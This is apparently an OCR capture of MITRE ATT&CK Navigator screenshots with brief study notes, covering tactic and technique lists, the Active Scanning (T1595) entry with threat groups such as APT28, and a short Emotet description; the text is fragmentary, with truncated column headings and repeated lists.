
layer × +

selection controls · layer controls

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 13 techniques	Defense Evasion 34 techniques	Creden Acce 15 techn
Active Scanning (0/3)	Active Scanning (T1595) Infrastructure	Dr -by Co promise	Command and Scripting Interpreter (0/5)	Account Manipulation (0/2)	Abuse Elevation Control Mechanism (0/1)	Abuse Elevation Control Mechanism (0/1)	Adversary the-Middl
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/10)	Boot or Logon Autostart Execution (0/10)	BITS Jobs	Credential from Pass Stores (0/3)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/2)	Boot or Logon Initialization Scripts (0/2)	Debugger Evasion	Exploitatic for Creden Access
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/2)	Browser Extensions		Deobfuscate/Decode Files or Information	Forced
						Direct Volume Access	


mitre-attack.github.io/attack-navigato
Apps
Imported
Bookmarks
chandrakantha.
layer
×
+
Reconnaissance
10 techniques
Resource Development
7 techniques
Initial Access
9 techniques
Active Scanning (0/3)
Gather Victim Host Information (0/4)
Gather Victim Identity Information (0/3)
Gather Victim Network Information (0/6)
Gather Victim Org Information (0/4)
Phishing for Information (0/3)
Search Closed Sources (0/2)
Search Open Technical Databases (0/5)
Search Open Websites/Domains (0/2)
Search Victim-Owned Websites
Active Scanning (T1595)
pin/unpin tooltip
select
add to selection
remove from selection
select all
deselect all
invert selection
select annotated
select unannotated
select all techniques in tactic
deselect all techniques in tactic
view technique
view tactic
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (0/3)
Replication Through Removable Media
Supply Chain Compromise (0/3)
Trusted Relationship
Valid Accounts (0/3)

https://attack.mitre.org/techniques/T1595/



The new v11.2 release of MITRE ATT&CK contains a beta version of Sub-Techniques for Mobile. The current, stable Mobile content can be accessed via the v10 release URL.

Active Scanning

Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.

Adversaries may perform different forms of active scanning depending on what information they seek to gather. These scans can also be performed in various ways, including using native features of network protocols such as ICMP.[1][2] Information from these scans may reveal opportunities for other forms of reconnaissance (ex: Search Open Websites/Domains or Search Open Technical Databases), establishing operational resources (ex: Develop Capabilities or Obtain Capabilities), and/or initial access (ex: External Remote Services or Exploit Public-Facing Application).

ID: T1595

Sub-techniques: T1595.001, T1595.002, T1595.003

ⓘ Tactic: Reconnaissance


ⓘ Platforms: PRE

Version: 1.0

Created: 02 October 2020


Last Modified: 08 March 2022

Mitigations



ID	Name	Description
G0007	APT28	APT28 has performed large-scale scans in an attempt to find vulnerable servers.[2]
G0016	APT29	APT29 has conducted widespread scanning of target environments to identify vulnerabilities for exploit.[3]
G0143	Aquatic Panda	Aquatic Panda has used publicly accessible DNS logging services to identify servers vulnerable to Log4j (CVE 2021-44228).[4]
G0035	Dragonfly	Dragonfly has scanned targeted systems for vulnerable Citrix and Microsoft Exchange services.[5]
G0059	Magic Hound	Magic Hound has conducted widespread scanning to identify public-facing systems vulnerable to Log4j (CVE-2021-44228).[6]
G0034	Sandworm Team	Sandworm Team has scanned network infrastructure for vulnerabilities as part of its operational planning.[7]
G0139	TeamTNT	TeamTNT has scanned for vulnerabilities in IoT devices and other related resources such as the Docker API.[8]
G0123	Volatile Cedar	Volatile Cedar has performed vulnerability scans of the target server.[9][10]

APT = advanced persistent threat



Reconnaissance 10 techniques
- Active Scanning (0/3)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (0/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (0/3)
- Search Closed Sources (0/2)
- Search Open Technical Databases (0/5)
- Search Open Websites/Domains (0/2)
- Search Victim-Owned Websites

Resource Development 7 techniques
- Acquire Infrastructure (0/6)
- Compromise Accounts (0/2)
- Compromise Infrastructure (0/6)
- Develop Capabilities (0/4)
- Establish Accounts (0/2)
- Obtain Capabilities (0/6)
- Stage Capabilities (0/5)

Initial Access 9 techniques
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (0/3)
- Replication Through Removable Media
- Supply Chain Compromise (0/3)
- Trusted Relationship
- Valid Accounts (0/3)

Execution 10 techniques
- Command and Scripting Interpreter (0/5)
- Exploitation for Client Execution
- Inter-Process Communication (0/2)
- Native API
- Scheduled Task/Job (0/2)
- Shared Modules
- Software Deployment Tools
- System Services (0/1)
- User Execution (0/2)
- Windows Management Instrumentation

Persistence 18 techniques
- Account Manipulation (0/2)
- BITS Jobs
- Boot or Logon Autostart Execution (0/10)
- Boot or Logon Initialization Scripts (0/2)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/2)
- Create or Modify System Process (0/1)
- Event Triggered Execution (0/11)
- External Remote Services

Privilege Escalation 13 techniques
- Abuse Elevation Control Mechanism (0/1)
- Access Token Manipulation (0/5)
- Boot or Logon Autostart Execution (0/10)
- Boot or Logon Initialization Scripts (0/2)
- Create or Modify System Process (0/1)
- Domain Policy Modification (0/2)
- Escape to Host
- Event Triggered Execution (0/11)
- Exploitation for Privilege Escalation
- Hijack Execution Flow

Defense Evasion 34 techniques
- Abuse Elevation Control Mechanism (0/1)
- Access Token Manipulation (0/5)
- BITS Jobs
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Direct Volume Access
- Domain Policy Modification (0/2)
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/1)
- Hide Artifacts (0/9)
- Hijack Execution Flow

Credei Acce 15 techn
- Adversary the-Middl
- Brute Force (0/4)
- Credential from Pass Stores (0/3)
- Exploitatio for Creder Access
- Forced Authentic
- Forge Wel Credential
- Input Capture (0,
- Modify Authentic Process (0/
- Multi-Fact Authentic Intercepti
- Multi-Fact Authentic

Search
apt28

Search Settings
☑ name ☑ ATT&CK ID ☑ description ☑ data sources

Techniques (1)

select all | deselect all


Acquire Infrastructure : Domains view select deselect

Threat Groups (2)

select all | deselect all

APT28 view select deselect

Sandworm Team view select deselect



The new v11.2 release of MITRE ATT&CK contains a beta version of Sub-Techniques for Mobile. The current, stable Mobile content can be ac

SOFTWARE

- Emotet
- Empire
- EnvyScout
- Epic
- esentutl
- eSurv


Home > Software > Emotet

Emotet

Emotet is a modular malware variant which is primarily used as a downloader for other malware variants such as TrickBot and IcedID. Emotet first emerged in June 2014 and has been primarily used to target the banking sector. [1]

https://www.picussecurity.com/resource/blog/emotet-technical-analysis-part-2-powershell-unveiled

If you search on the lens, type in apt28. Then go to threat groups, and it shows APT28. It then shows you in blue all the methods used in APT28



Reconnaissance 10 techniques
- Active Scanning (0/3)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (0/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (0/3)
- Search Closed Sources (0/2)
- Search Open Technical Databases (0/5)
- Search Open Websites/Domains (0/2)
- Search Victim-Owned Websites

Resource Development 7 techniques
- Acquire Infrastructure (0/6)
- Compromise Accounts (0/2)
- Compromise Infrastructure (0/6)
- Develop Capabilities (0/4)
- Establish Accounts (0/2)
- Obtain Capabilities (0/6)
- Stage Capabilities (0/5)

Initial Access 8 techniques
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (0/3)
- Supply Chain Compromise (0/3)
- Trusted Relationship
- Valid Accounts (0/3)

Execution 8 techniques
- Command and Scripting Interpreter (0/4)
- Exploitation for Client Execution
- Inter-Process Communication (0/0)
- Native API
- Scheduled Task/Job (0/3)
- Software Deployment Tools
- System Services (0/0)
- User Execution (0/2)

Persistence 16 techniques
- Account Manipulation (0/1)
- Boot or Logon Autostart Execution (0/2)
- Boot or Logon Initialization Scripts (0/1)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/2)
- Create or Modify System Process (0/1)
- Event Triggered Execution (0/2)
- External Remote Services
- Hijack Execution Flow

Privilege Escalation 11 techniques
- Abuse Elevation Control Mechanism (0/2)
- Boot or Logon Autostart Execution (0/2)
- Boot or Logon Initialization Scripts (0/1)
- Create or Modify System Process (0/1)
- Escape to Host
- Event Triggered Execution (0/2)
- Exploitation for Privilege Escalation
- Hijack Execution Flow (0/1)
- Process Injection

Defense Evasion 22 techniques
- Abuse Elevation Control Mechanism (0/2)
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/1)
- Hide Artifacts (0/7)
- Hijack Execution Flow (0/1)
- Impair Defenses (0/5)
- Indicator Removal on Host (0/4)
- Masquerading (0/5)
- Modify Authentication Process

Credent Acces 14 technic
- Adversary-in-the-Middle
- Brute Force (0/4)
- Credentials from Passw Stores (0/3)
- Exploitation for Credenti Access
- Forge Web Credentials
- Input Capture (0/3)
- Modify Authenticat Process (0/1)
- Multi-Factor Authenticat Interception
- Multi-Factor Authenticat Request Generation

Search: apt28

